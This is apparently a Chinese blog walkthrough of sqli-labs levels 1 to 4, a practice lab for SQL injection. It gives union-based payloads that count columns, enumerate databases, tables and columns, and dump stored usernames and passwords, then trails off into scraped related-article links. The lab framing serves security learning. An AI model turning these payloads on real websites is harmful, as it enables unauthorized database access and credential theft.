
SQL注入--sqli-labs(1-4关)
Less_1


查库:select schema_name from information_schema.schemata

查表:select table_name from information_schema.tables where table_schema=’表名’

查列:select column_name from information_schema.columns where table_name='用户名'

查字段:select id,username,password from security.users
Less1,查看是否有注入,使用单双引号包裹‘’
单引号报错,即存在注入漏洞


Limit 0,1 其中第一位是从第几个开始,比如0代表从第一个开始,而第二位的1代表的就是显示多少个数据


SELECT * FROM users WHERE id='1'or 1=1-- ' LIMIT 0,1
其中--+ 或者-- 或者#都是sqli语句,输入它,其后面的语句不在执行;
A and B AB 都为true则返回值为true
A or B AB 其中一个为true则返回值为true;
Order by查看有多少列
对其中的列进行排序,若超过列数则报错。
采用二分法进行参检:




可以看到3不报错,4报错,则只有三列。

判断页面有几个显示位,使用union select语句

句子里并没有任何回显信息,所以将前面数据 注释掉,


使用limit0,1、limit1,1、 limit2,1获得数据库信息
?id=-1' union select 1,2,schema_name from information_schema.schemata limit 0,1--+
?id=-1' union select 1,2,schema_name from information_schema.schemata limit 1,1--+
?id=-1' union select 1,2,schema_name from information_schema.schemata limit 2,1--+

还有第二种方法能够快速获得数据库信息:

使用group_concat函数(将所有数据进行拼接显示在一行)
?id=-1' union select 1,2, group_concat(schema_name)from information_schema.schemata limit 0,1--+
使用?id=-1' union select 1,2, group_concat(table_name)from information_schema.tables where table_schema='security'--+获得security数据库中表的信息



使用单引号容易出现错误,我们使用十六进制:(在security前面加0x,选中security在选择encoding,然后点击hex encoding即可)
?id=-1' union select 1,2, group_concat(table_name)from information_schema.tables where table_schema=0x7365637572697479--+
使用concat_ws(‘~’,A,B)可以即显示数据库名称,也可以显示数据库密码:
?id=-1' union select 1,2,group_concat(concat_ws('~',username,password))from security.users--+可以查看所有数据名称以及密码

concat_ws('~',username,password)引号容易出错,需要换成十六进制:

Less_01总结:
Less_2

Less2无包裹;
使用单引号存在注入漏洞:?id=1'

less2与less1区别为没有单引号包裹,其他步骤相同;
查看哪些数据可以回显:?id=-1 union select 1,2,3--+

注释还可以使用负数,不止负号,还可以使用超过数据库的数:?id=1231 union select 1,2,3--+


查看所有数据库?id=1231 union select 1,2,group_concat(schema_name) from information_schema.schemata--+

查看所有表:?id=1231 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479--+

查看所有列信息:?id=1231 union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x7573657273--+

查看所有数据对应的名称以及密码:?id=1231 union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security .users--+
Less_2总结:
Less-3

Less_3使用(‘1’)包裹,其他步骤与less1和less2相同;
查看有多少列:?id=1') order by 3--+

查看多少数据库名称?id=-1')union select 1,2,group_concat(schema_name)from information_schema.schemata --+

查看所有表:id=-1')union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
查看所有列的信息:?id=-1')union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+

查看所有数据库名称及以及密码:?id=-1') union select 1,2,group_concat(concat('~',username,password)) from security.users--+

Less_4

Less_4使用(“1”)包裹,其他步骤与less1、less2、less3相同;
查看所有数据库:?id=-1”) union select 1,2,group_concat(schema_name)from information_schema.schemata --+
查看所有表:?id=-1”) union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
查看所有列信息:?id=-1”) union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
查看所有数据库名称以及密码:?id=-1") union select 1,2,group_concat(concat('~',username,password)) from security.users--+
less4总结:
SQL注入--sqli-labs(1-4关)的更多相关文章
- SQL注入之Sqli-labs系列第一关
在开始接触渗透测试开始,最初玩的最多的就是Sql注入,注入神器阿D.明小子.穿山甲等一切工具风靡至今.当初都是以日站为乐趣,从安全法实施后在没有任何授权的情况下,要想练手只能本地环境进行练手,对于sq ...
- SQL注入之Sqli-labs系列第四十一关(基于堆叠注入的盲注)和四十二关四十三关四十四关四十五关
0x1普通测试方式 (1)输入and1=1和and1=2测试,返回错误,证明存在注入 (2)union select联合查询 (3)查询表名 (4)其他 payload: ,( ,( 0x2 堆叠注入 ...
- SQL注入之Sqli-labs系列第九关和第十关(基于时间盲注的注入)
开始挑战第九关(Blind- Time based- Single Quotes- String)和第十关( Blind- Time based- Double Quotes- String) gog ...
- SQL注入之Sqli-labs系列第二关
废话不在多说 let's go! 继续挑战第二关(Error Based- Intiger) 同样的前奏,就不截图了 ,and 1=1和and 1=2进行测试,出现报错 还原sql语句 查看源代 ...
- sqli-labs(八)——修改密码处sql注入+http头sql注入
第17关: 这是一个重置密码的功能存在sqk注入,尝试账号密码都输入'",发现只会显示登陆失败,没有报错信息. 这个时候先推测一下后台的sql形式大概应该是: update users se ...
- 网页闯关游戏(riddle webgame)--SQL注入的潘多拉魔盒
前言: 之前编写了一个网页闯关游戏(类似Riddle Game), 除了希望大家能够体验一下我的游戏外. 也愿意分享编写这个网页游戏过程中, 学到的一些知识. web开发初学者往往会忽视一些常见的漏洞 ...
- SQL注入之Sqli-labs系列第四十六关(ORDER BY注入)
0X1查看页面 0x2源码 <?php include("../sql-connections/sql-connect.php"); $id=$_GET['sort']; i ...
- SQL注入之Sqli-labs系列第三十八关、第三十九关,第四十关(堆叠注入)
0x1 堆叠注入讲解 (1)前言 国内有的称为堆查询注入,也有称之为堆叠注入.个人认为称之为堆叠注入更为准确.堆叠注入为攻击者提供了很多的攻击手段,通过添加一个新 的查询或者终止查询,可以达到修改数据 ...
- SQL注入之Sqli-labs系列第二十四关(二阶注入)
开始挑战第二十四关(Second Degree Injections) 0x1 前言 SQL注入一般分为两类:一阶SQL注入(普通SQL注入),二阶SQL注入 .二次注入不是注入两次的意思,请不要混淆 ...
- Sqli labs系列-less-5&6 报错注入法(上)
在我一系列常规的测试后发现,第五关和第六关,是属于报错注入的关卡,两关的区别是一个是单引号一个是双引号...当然我是看了源码的.... 基于报错注入的方法,我早就忘的差不多了,,,我记的我最后一次基于 ...
随机推荐
- ASP.NET MVC4中对JS和CSS的引用
https://www.cnblogs.com/madyina/p/3702314.html ASP.NET MVC4中对JS和CSS的引用又做了一次变化,在MVC3中我们这样引用资源文件: < ...
- 0003 配置完整的url访问路径
本文本以OrgsAndUser APP为例,每增加一个url都需要做以下步骤: 1 创建模板 在OrgsAndUsers/Templates目录下创建一个名为org-home.html的文件,内容如下 ...
- 【16】LRUChache
题目 LRU 思路 LRU 大家都不陌生,操作系统的作业做过,思路就是一旦添加或者访问某个元素,则将其的"访问属性"置零,而其他元素的访问属性统统减一,这样一来,访问属性最小的元素 ...
- Oracle 监听器 Listene
Oracle 监听器 Listener 是一个重要的数据库服务器组件,在整个 Oracle 体系结构中,扮演着重要的作用.它负责管理 Oracle 数据库和客户端之间的通讯,它在一个特定的网卡端口(默 ...
- 在Ubuntu 18.04上安装Git
步骤1.首先,通过运行以下命令确保您的系统和apt包列表完全更新: apt-get update -yapt-get upgrade -y 第2步.在Ubuntu 18.04上安装Git. 现在让我们 ...
- tensorflow学习笔记——GoogLeNet
GoogLeNet是谷歌(Google)研究出来的深度网络结构,为什么不叫“GoogleNet”,而叫“GoogLeNet”,据说是为了向“LeNet”致敬,因此取名为“GoogLeNet”,所以我们 ...
- 【StarUML】 活动图
StarUML中的活动图本质上是流程图,活动图相对来说,更加专业,它有对信号的处理,对状态动作.数据区别表示,使得更清晰地了解控制流的走向. 1.基本元素 a.活动状态图(Activity).动作状态 ...
- windows7安装 npm和cnpm
1.node.js下载地址: https://nodejs.org/en/download/ 我选择的安装路径是D:\files\nodejs 2.查看安装是否成功 3.创建文件夹 在D:\files ...
- 「hdu 4845 」拯救大兵瑞恩 [CTSC 1999](状态压缩bfs & 分层图思想)
首先关于分层图思想详见2004的这个论文 https://wenku.baidu.com/view/dc57f205cc175527072208ad.html 这道题可以用状态压缩,我们对于每一把钥匙 ...
- Spark 中 GroupByKey 相对于 combineByKey, reduceByKey, foldByKey 的优缺点
避免使用GroupByKey 我们看一下两种计算word counts 的方法,一个使用reduceByKey,另一个使用 groupByKey: val words = Array("on ...